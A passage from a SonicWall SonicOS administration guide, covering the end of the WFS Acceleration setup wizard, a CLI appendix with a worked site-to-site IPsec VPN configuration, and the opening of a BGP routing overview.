
NOTE: Depending on the current status and configuration, there may be options to "unjoin the domain" or "rejoin the domain" if the WXA has previously been joined to a domain.

Perform the following:

1 In the **Username** and **Password** text-fields, enter your Administrator's credentials.

2 Click the **Join Domain** button.


The Join Domain process begins. Please be patient, this may take some time. When the process is finished, the Join Domain Results are displayed.



3 Click the **Next** button to continue.

Configure Shares

The **Configure Shares** page gives you options to select where you would like to configure shares based on the location of the WXA series appliance and your network configuration.




Perform the following:

1 Select one of these options by clicking the radio button next to it:

- **Configure Local File Servers**—This WXA is at the “Head Office” and I would like to configure local file servers so that users at remote sites can benefit from the accelerated file operations when accessing these.

  Refer to Configure Local File Servers


  WXA Local Deployment



- **Configure Remote File Servers**—This WXA is at a “Branch Office” and I would like to configure file servers located at remote sites so that branch office users can get accelerated access to shares on those remote servers by going via a “next hop” WXA.

  Refer to Configure Remote File Servers


WXA Remote Deployment



- **Configure Local and Remote file servers**—There are file servers on the local area network (LAN) that are accessed by users at remote sites. In addition, the users on the LAN access file servers at remote sites. Therefore, I would like to configure both local and remote servers.

  Refer to Configure Local File Servers and then Configure Remote File Servers

WXA Deployment



- **Skip the Server and Share Configuration**—I do not wish to configure servers and shares at the current time so skip this section.

2 Click the **Next** button to continue.

Configure Local File Servers

The **Configure Local File Servers** page list the discovered local file servers, which you can select and add to the WXA series appliance's configuration.

Perform the following:

1 Click the **File Server Name** drop-down menu, then select a local file server to add to the WXAs configuration.


2 Click the **Add Server and Shares** button.

File operations to all of the server's shared folders and documents from remote sites will be accelerated. If you wish to limit WFS Acceleration (Signed SMB) to specific shares, this can be configured on the **WAN Acceleration > WFS Acceleration > Shares** page in **Advanced** mode.

3 Click the **Next** button to continue.

Configure Remote File Servers

The **Configure Remote Servers** page gives you the options to select a remote file server and enter a local WXA name. The remote file server should be a Windows file server hosting shared folders and files. The WXA will attempt to discover the "next-hop" WXA configured to provide accelerated access to that server.



Perform the following:

1 Click the **Remote File Server Name** drop-down menu, then select a remote file server to add to the WAXs configuration.

2 In the **Local WXA Name** text-field, enter a unique name or alias for the local WXA series appliance. Entering a dot after the local WXA name will auto-complete the name with that of the domain.

IMPORTANT: This is the name that should then be used in paths to folder and files on the remote server in order for the file sharing operations to benefit from WFS Acceleration.

3 Click the **Add Server and Shares** button.

File operations to all of the server's shared folders and documents will be accelerated. If you wish to limit WFS Acceleration (Signed SMB) to specific shares, this can be configured on the **WAN Acceleration > WFS Acceleration > Shares** page in Advanced mode.


4 Click the **Next** button to continue.

Add Domain Records


The **Add Domain Records** page displays the remote server names, the local WXA names, and their status. It allows you to add domain records to the remote servers and local WXAs in your configuration.

Perform the following:


1 Review the listed remote servers and local WXAs, then click the **Next** button.



2 In the **Username** and **Password** text-fields, enter your Administrator's credentials.



The **Summary of Results** is displayed:




3 Click the **Next** button to continue.

Done

The **Done** page confirms that you have successfully completed the **WFS Setup Wizard**.

If returning to the main WFS Acceleration pages, you should refresh the current page for it to be updated with changes made from within this wizard.



Click the **Close** button to exit the **WFS Setup Wizard**.

Part 24

Appendices

- CLI Guide
- BGP Advanced Routing
- IPv6
- SonicWall Support

A

CLI Guide

Command Line Interface

This appendix contains a categorized listing of Command Line Interface (CLI) commands for SonicOS firmware. Each command is described, and where appropriate, an example of usage is included.

For a listing of Command Line Interface (CLI) commands for SonicOS 5.9 firmware, refer to the *SonicOS 5.9 Enterprise Command Line Interface Reference Guide*, which is available online under Product Documentation > Network Security on the SonicWall Support page:

http://www.SonicWALL.com/us/en/support.html

The *SonicOS 5.9 Enterprise Command Line Interface Reference Guide* PDF is also available directly at:

http://www.SonicWALL.com/app/projects/file_downloader/document_lib.php?t=PG&id=592

Topics:

- Management Methods for the SonicWALL Network Security Appliance
- Initiating a Management Session using the CLI
- Logging in to the SonicOS CLI
- Configuring Site-to-Site VPN Using CLI

NOTE: The complete SonicWALL CLI Command Reference is included in the SonicOS online help. To access the Command Reference, click the **Help** button from the SonicOS GUI, and then navigate to **Appendices > CLI Guide**.

Input Data Format Specification

The table below describes the data formats acceptable for most commands. H represents one or more hexadecimal digit (0-9 and A-F). D represents one or more decimal digit.

Input Data Formats

Data	Data Format
MAC Address	HH:HH:HH:HH:HH:HH
MAC Address	HHHH.HHHH.HHHH
IP Address	D.D.D.D
IP Address	0xHHHHHHHH
Integer Values	D
Integer Values	0xH
Integer Range	D-D

Text Conventions

Bold text indicates a command executed by interacting with the user interface.

`Courier text` indicates commands and text entered using the CLI.

Italic text indicates the first occurrence of a new term, as well as a book title, and also emphasized text. In this command summary, items presented in italics represent user-specified information.

Items within angle brackets (“< >”) are required information.

Items within square brackets (“[ ]”) are optional information.

Items separated by a “pipe” (“|”) are options. You can select any of them.

NOTE: Though a command string may be displayed on multiple lines in this guide, it must be entered on a single line with no carriage returns except at the end of the complete command.

Editing and Completion Features

You can use individual keys and control-key combinations to assist you with the CLI. The table below describes the key and control-key combination functions.

Key Reference

Key(s)	Function
Tab	Completes the current word
?	Displays possible command completions
CTRL+A	Moves cursor to the beginning of the command line
CTRL+B	Moves cursor to the previous character
CTRL+C	Exits the Quick Start Wizard at any time
CTRL+E	Moves cursor to the end of the command line
CTRL+F	Moves cursor to the next character
CTRL+K	Erases characters from the cursor to the end of the line
CTRL+N	Displays the next command in the command history
CTRL+P	Displays the previous command in the command history
CTRL+W	Erases the previous word
Left Arrow	Moves cursor to the previous character
Right Arrow	Moves the cursor to the next character
Up Arrow	Displays the previous command in the command history
Down Arrow	Displays the next command in the command history

Most configuration commands require completing all fields in the command. For commands with several possible completing commands, the **Tab** or **?** key display all options.

myDevice> **show** [TAB]

```
alerts              interface           network             tech-support
arp                 log                 processes           tsr
content-filter      memory              route               web-management
cpu                 messages            security-services   zone
device              nat                 status              zones
gms                 netstat             system
```

The **Tab** key can also be used to finish a command if the command is uniquely identified by user input.

myDevice> **show al** [TAB]

displays

myDevice> **show alerts**

Additionally, commands can be abbreviated as long as the partial commands are unique. The following text:

myDevice> **sho int inf**

is an acceptable abbreviation for

myDevice> **show interface info**

Command Hierarchy

The CLI configuration manager allows you to control hardware and firmware of the appliance through a discreet mode and submode system. The commands for the appliance fit into the logical hierarchy shown below.

To configure items in a submode, activate the submode by entering a command in the mode above it.

For example, to set the default LAN interface speed or duplex, you must first enter `configure`, then `interface x0 lan`. To return to the higher Configuration mode, simply enter `end` or `finished`.

Configuration Security

SonicWALL Internet Security appliances allow easy, flexible configuration without compromising the security of their configuration or your network.

Passwords

The SonicWALL CLI currently uses the administrator's password to obtain access. SonicWALL devices are shipped with a default password of **password**. Setting passwords is important in order to access the SonicWALL and configure it over a network.

Factory Reset to Defaults

If you are unable to connect to your device over the network, you can use the command **restore** to reset the device to factory defaults during a serial configuration session.

Management Methods for the SonicWALL Network Security Appliance

You can configure the SonicWALL appliance using one of three methods:

- Using a serial connection and the configuration manager
  - An IP address assignment is not necessary for appliance management.
  - A device must be managed while physically connected via a serial cable.
- Web browser-based User Interface
  - In IP address must have been assigned to the appliance for management or use the default of 192.168.168.168.

Initiating a Management Session using the CLI

Topics:

Serial Management and IP Address Assignment

Follow the steps below to initiate a management session via a serial connection and set an IP address for the device.

NOTE: The default terminal settings on the SonicWALL and modules is 80 columns by 25 lines. To ensure the best display and reduce the chance of graphic anomalies, use the same settings with the serial terminal software. The device terminal settings can be changed, if necessary. Use the standard ANSI setting on the serial terminal software.

1. Attach the included null modem cable to the appliance port marked **CONSOLE**. Attach the other end of the null modem cable to a serial port on the configuring computer.
2. Launch any terminal emulation application that communicates with the serial port connected to the appliance. Use these settings:
    - 115,200 baud
    - 8 data bits
    - no parity
    - 1 stop bit
    - no flow control
3. Press **Enter/Return**. Initial information is displayed followed by a **DEVICE NAME>** prompt.

Initiating an SSH Management Session via Ethernet

NOTE: This option works for customers administering a device that does not have a cable for console access to the CLI.

Follow the steps below to initiate an SSH management session through an Ethernet connection from a client to the appliance.

1. Attach an Ethernet cable to the interface port marked **XO**. Attach the other end of the Ethernet cable to an Ethernet port on the configuring computer.
2. Launch any terminal emulation application (such as PuTTY) that communicates via the Ethernet interface connected to the appliance.
3. Within the emulation application, enter the **IP destination address** for the appliance and enter **22** as the port number.
4. Select **SSH** as the connection type and open a connection.

Logging in to the SonicOS CLI

When the connection is established, log in to the security appliance:

1. At the **User** prompt enter the Admin's username. Only the admin user will be able to login from the CLI. The default Admin username is *admin*. The default can be changed.
2. At the **Password** prompt, enter the Admin's password. If an invalid or mismatched username or password is entered, the CLI prompt will return to **User:**, and a "CLI administrator login denied due to bad credentials" error message will be logged. There is no lockout facility on the CLI.

Configuring Site-to-Site VPN Using CLI

This section describes how to create a VPN policy using the Command Line Interface. You can configure all of the parameters using the CLI, and enable the VPN without using the Web management interface.

NOTE: In this example, the VPN policy on the other end has already been created.

Topics:

CLI Access

1. Use a DB9 to RJ45 connector to connect the serial port of your PC to the console port of your firewall.
2. Using a terminal emulator program, such as TerraTerm, use the following parameters:
   - 115,200 baud
   - 8 bits
   - No parity
   - 1 stop bit
   - No flow control
3. You may need to hit return two to three times to get to a command prompt, which will look similar to the following:

   ```
   TZ200>
   ```

   If you have used any other CLI, such as Unix shell or Cisco IOS, this process should be relatively easy and similar. It has auto-complete so you do not have to type in the entire command.
4. When a you need to make a configuration change, you should be in configure mode. To enter configure mode, type configure.

   ```
   TZ200 > configure
   (config[TZ200])>
   ```

   The command prompt changes and adds the word **config** to distinguish it from the normal mode. Now you can configure all the settings, enable and disable the VPNs, and configure the firewall.

Configuration

In this example, a site-to-site VPN is configured between two TZ 200 appliance, with the following settings:

Local TZ 200 (home):
WAN IP: 10.50.31.150
LAN subnet: 192.168.61.0
Mask 255.255.255.0

Remote TZ 200 (office):
WAN IP: 10.50.31.104
LAN subnet: 192.168.15.0
Mask: 255.255.255.0

Authentication Method: IKE using a Pre-Shared Key
Phase 1 Exchange: Main Mode
Phase 1 Encryption: 3DES
Phase 1 Authentication SHA1
Phase 1 DH group: 2
Phase 1 Lifetime: 28800
Phase 2 Protocol: ESP
Phase 2 Encryption: 3DES
Phase 2 Authentication: SHA1
Phase 2 Lifetime: 28800
No PFS

1 In configure mode, create an **address object** for the remote network, specifying the **name**, **zone assignment**, **type**, and **address**. In this example, we use the name **OfficeLAN**:

```
(config[TZ200]> address-object Office LAN
(config-address-object[OfficeLAN])>
```

NOTE: The prompt has changed to indicate the configuration mode for the address object.

```
(config-address-object[OfficeLAN])> zone VPN
(config-address-object[OfficeLAN])> network 192.168.15.0 255.255.255.0
(config-address-object[OfficeLAN])> finished
```

2 To display the address object, type the command **`show address-object [name]`**:

```
TZ200 > show address-object OfficeLAN
```

The output will be similar to the following:

```
address-object OfficeLAN
network 192.168.15.0 255.255.255.0
zone VPN
```

3 To create the VPN policy, type the command vpn policy [name] [authentication method]:

```
(config[TZ200])> vpn policy OfficeVPN pre-shared
(config-vpn[OfficeVPN])>
```

NOTE: The prompt has changed to indicate the configuration mode for the VPN policy. All the settings regarding this VPN will be entered here.

4 Configure the Pre-Shared Key. In this example, the Pre-Shared Key is SonicWALL:

```
(config-vpn[OfficeVPN])> pre-shared-secret SonicWALL
```

5 Configure the IPsec gateway:

```
(config-vpn[OfficeVPN])> gw ip-address 10.50.31.104
```

6 Define the local and the remote networks:

```
(config-vpn[OfficeVPN])> network local address-object "LAN Primary Subnet"
(config-vpn[OfficeVPN])> network remote address-object "OfficeLAN"
```

7 Configure the IKE and IPsec proposals:

```
(config-vpn[OfficeVPN])> proposal ike main encr triple-des auth sha1 dh 2 lifetime 28800
(config-vpn[OfficeVPN])> proposal ipsec esp encr triple-des auth sha1 dh no lifetime 28800
```

8 In the Advanced tab in the UI configuration, enable keepalive on the VPN policy:

```
(config-vpn[OfficeVPN])> advanced keepalive
```

9 To enable the VPN policy, use the command vpn enable “name” :

(config[TZ200])> vpn enable "OfficeVPN"

10 Use the finished command to save the VPN policy and exit from the VPN configure mode:

(config-vpn[OfficeVPN])> finished
(config[TZ200])>

The configuration is complete.

NOTE: The command prompt goes back to the configure mode prompt.

Viewing VPN Configuration

Use the following steps to configure the VPN policies.

1 To view a list of all the configured VPN policies, type the command show vpn policy. The output will be similar to the following:

(config[TZ200])> show vpn policy

Policy: WAN GroupVPN (Disabled)
Key Mode: Pre-shared
Pre Shared Secret: DE65AD2228EED75A

Proposals:
IKE: Aggressive Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Allow NetBIOS OFF, Allow Multicast OFF
Management: HTTP OFF, HTTPS OFF
Lan Default GW: 0.0.0.0
Require XAUTH: ON, User Group: Trusted Users

Client:
Cache XAUTH Settings: Never
Virtual Adapter Settings: None
Allow Connections To: Split Tunnels
Set Default Route OFF, Apply VPN Access Control List OFF
Require GSC OFF
Use Default Key OFF

Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: SonicWALL

IKE ID:
Local: IP Address
Peer: IP Address

Network:
Local: LAN Primary Subnet
Remote: OfficeLAN

Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF

Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN

2 To view the configuration for a specific policy, specify the policy name in double quotes. For example:

(config[TZ200])> show vpn policy "OfficeVPN"

The output will be similar to the following:

Policy: OfficeVPN (Enabled)
Key Mode: Pre-shared
Primary GW: 10.50.31.104
Secondary GW: 0.0.0.0
Pre Shared Secret: SonicWALL

IKE ID:
Local: IP Address
Peer: IP Address

Network:
Local: LAN Primary Subnet
Remote: OfficeLAN

Proposals:
IKE: Main Mode, 3DES SHA, DH Group 2, 28800 seconds
IPSEC: ESP, 3DES SHA, No PFS, 28800 seconds

Advanced:
Keepalive ON, Add Auto-Rule ON, Allow NetBIOS OFF
Allow Multicast OFF
Management: HTTP ON, HTTPS ON
User Login: HTTP ON, HTTPS ON
Lan Default GW: 0.0.0.0
Require XAUTH: OFF
Bound To: Zone WAN

3 3. Type the command **`show vpn sa "name"`** to see the active SA:

(config[TZ200])> show vpn sa "OfficeVPN"

Policy: OfficeVPN
IKE SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
Main Mode, 3DES SHA, DH Group 2, Responder
Cookie: 0x0ac298b6328a670b (I), 0x28d5eec544c63690 (R)
Lifetime: 28800 seconds (28783 seconds remaining)

IPsec SAs

GW: 10.50.31.150:500 --> 10.50.31.104:500
(192.168.61.0 - 192.168.61.255) --> (192.168.15.0 - 192.168.15.255)
ESP, 3DES SHA, In SPI 0xed63174f, Out SPI 0x5092a0b2
Lifetime: 28800 seconds (28783 seconds remaining)

B

BGP Advanced Routing

About BGP Advanced Routing

This appendix provides an overview of SonicWALL's implementation of Border Gateway protocol (BGP), how BGP operates, and how to configure BGP for your network.

BGP Overview

Topics:

What is BGP?

BGP is a large-scale routing protocol used to communicate routing information between Autonomous Systems (ASs), which are well-defined, separately administered network domains. BGP support allows for SonicWALL security appliances to replace a traditional BGP router on the edge of a network's AS. The current SonicWALL implementation of BGP is most appropriate for "single-provider / single-homed" environments, where the network uses one ISP as their Internet provider and has a single connection to that provider. SonicWALL BGP is also capable of supporting "single-provider / multi-homed" environments, where the network uses a single ISP but has a small number of separate routes to the provider. BGP is enabled on the **Network > Routing** page of the SonicOS GUI and then it is fully configured through the SonicOS Command Line Interface (CLI).

Background Information

Routing protocols are not just packets transmitted over a network, but comprise all the mechanisms by which individual routers, and groups of routers, discover, organize, and communicate network topologies. Routing protocols use distributed algorithms that depend on each participant following the protocol as it is specified, and are most useful when routes within a network domain dynamically change as links between network nodes change state.

Routing protocols typically interact with two databases:

- Routing Information Base (RIB) - Used to store all the route information required by the routing protocols themselves.
- Forward Information Base (FIB) - Used for actual packet forwarding.

The best routes chosen from the RIB are used to populate the FIB. Both the RIB and FIB change dynamically as routing updates are received by each routing protocol, or connectivity on the device changes.

There are two basic classes of routing protocols:

- **`Interior Gateway Protocols (IGPs)`** - Interior Gateway Protocols are routing protocols designed to communicate routes within the networks that exist inside of an AS. There are two generations of IGPs. The first generation consists of distance-vector protocols. The second generation consists of link-state protocols. The distance-vector protocols are relatively simple, but have issues when scaled to a large number of routers. The link-state protocols are more complex, but have better scaling capability. The existing distance-vector protocols are Interior Gateway Routing Protocol (IGRP), Enhanced Interior Gateway Routing Protocol (EIGRP), Routing Information Protocol (RIP), and RIPv2, an enhanced version of RIP. IGRP and EIGRP are proprietary Cisco protocols. The link-state protocols currently in use are Open Shortest Path First (OSPF) and the little-used Intermediate System to Intermediate System (IS-IS) protocol.

  SonicOS supports OSPFv2 and RIPv1/v2 protocols, the two most common routing Interior Gateway Protocols, allowing our customers to use our products in their IGP networks and avoid the additional cost of a separate traditional router.

- **`Exterior Gateway Protocols (EGPs)`** - The standard, ubiquitous Exterior Gateway Protocol is BGP (BGP4, to be exact). BGP is large-scale routing protocol that communicates routing information and policy between well-defined network domains called Autonomous Systems (ASs). An Autonomous System is a separately administered network domain, independent of other Autonomous Systems. BGP is used to convey routes and route policy between Autonomous Systems. ISPs commonly use BGP to convey routes and route policy with their customers as well as with other ISPs.

  Each Autonomous System has a 16-bit number assigned. Like IP addresses, an AS number may be public or private. Public AS numbers are a limited resource and are provisioned based on a number of factors. ISP customers with large networks multi-homed to two or more ISPs usually have a public AS, whereas smaller customers will be given a private AS administered by their ISP provider.

  As our products evolve in support of enterprise-level requirements, some customers may want to place our products on the edge of their AS in place of a traditional BGP router. To support these topologies, BGP has been added.

NOTE: SonicOS supports BGP4+, or IPv6 support in BGP4 (RFC 2545), on platforms that support BGP.

Autonomous Systems

Each Autonomous System has a 16-bit number assigned. Like IP addresses, an AS number may be public or private. Public AS numbers are a limited resource and are provisioned based on a number of factors. ISP customers with large networks multi-homed to two or more ISPs usually have a public AS, whereas smaller customers will be given a private AS administered by their ISP provider.

Types of BGP Topologies

BGP is a very flexible and complex routing protocol. As such, BGP routers may be placed in a large variety of topology settings, such as Internet core routers, intermediary ISP routers, ISP Customer Premises Equipment (CPE), or routers in small private BGP networks. The number of BGP routes required for different topologies varies from greater than 300,000 for core routers, to 0 for ISP customers that use a single ISP and use default routing for all destinations outside of their AS. ISP customers are often required to run BGP from their edge router (the CPE) to the ISP regardless of the number of routes they receive from the ISP. This allows ISP customers to control which networks to advertise to the outside world. There's always the fear that a customer will advertise a network, or network aggregate, not owned by the customer, black-holing Internet traffic to those networks. In reality, ISP providers are careful to filter invalid advertisements from their customers (one of BGP's strengths), so this rarely happens.

There are three basic scales of BGP networks:

- **Single-Provider / single-Homed** - The network receives a single route (single-homed) from a single ISP (single-provider). The number of routes an ISP customer receives from its ISP depends on the nature of its AS. An ISP customer that uses only one ISP as their Internet provider, and has a single connection to that provider (single-provider / single-homed) has no need to receive any routes - all traffic destined outside of the AS will go to their ISP. These customers may still advertise some or all of their inside network to the ISP.
- **Single-Provider / Multi-Homed** - The network receives multiple routes (multi-homed) from a single ISP (single-provider). ISP customers that use a single ISP, but have multiple connections to their ISP may only receive the default route (0.0.0.0/0) at each ISP gateway. If an ISP connection goes down, the advertised default route sent from the connected CPE router to internal routers would be withdrawn, and Internet traffic would then flow to a CPE router that has connectivity to the ISP. The customer's inside network would also be advertised to the ISP at each CPE router gateway, allowing the ISP to use alternate paths should a particular connection to a customer go down.
- **Multi-Provider / Multi-Homed** - ISP customers that use more than one ISP (multi-provider / multi-homed) have one or more separate gateway routers for each ISP. In this case, the customer's AS must be a public AS, and may either be a transit or non-transit AS. A transit AS will receive and forward traffic from one ISP destined for a network reachable through another ISP (the traffic destination is not in the customer's AS). A non-transit AS should only receive traffic destined for its AS - all other traffic would be dropped. BGP routers in a transit AS would often receive a large portion (in many cases, all) of the full BGP route table from each ISP.

Why Use BGP?

- Even if you are not a large network on the internet, BGP is the standard for multi-homing, load-balancing, and redundancy:
    - Single-provider / single-homed – Not typically a strong candidate for BGP, but may still use it to advertise networks to the ISP. single-homed networks are not eligible for a public AS from RIRs.
    - Single-provider / Multi-homed – Common to follow RFC2270 suggestion to use a single private AS (64512 to 65535) to get the benefit of BGP while preserving public ASN.
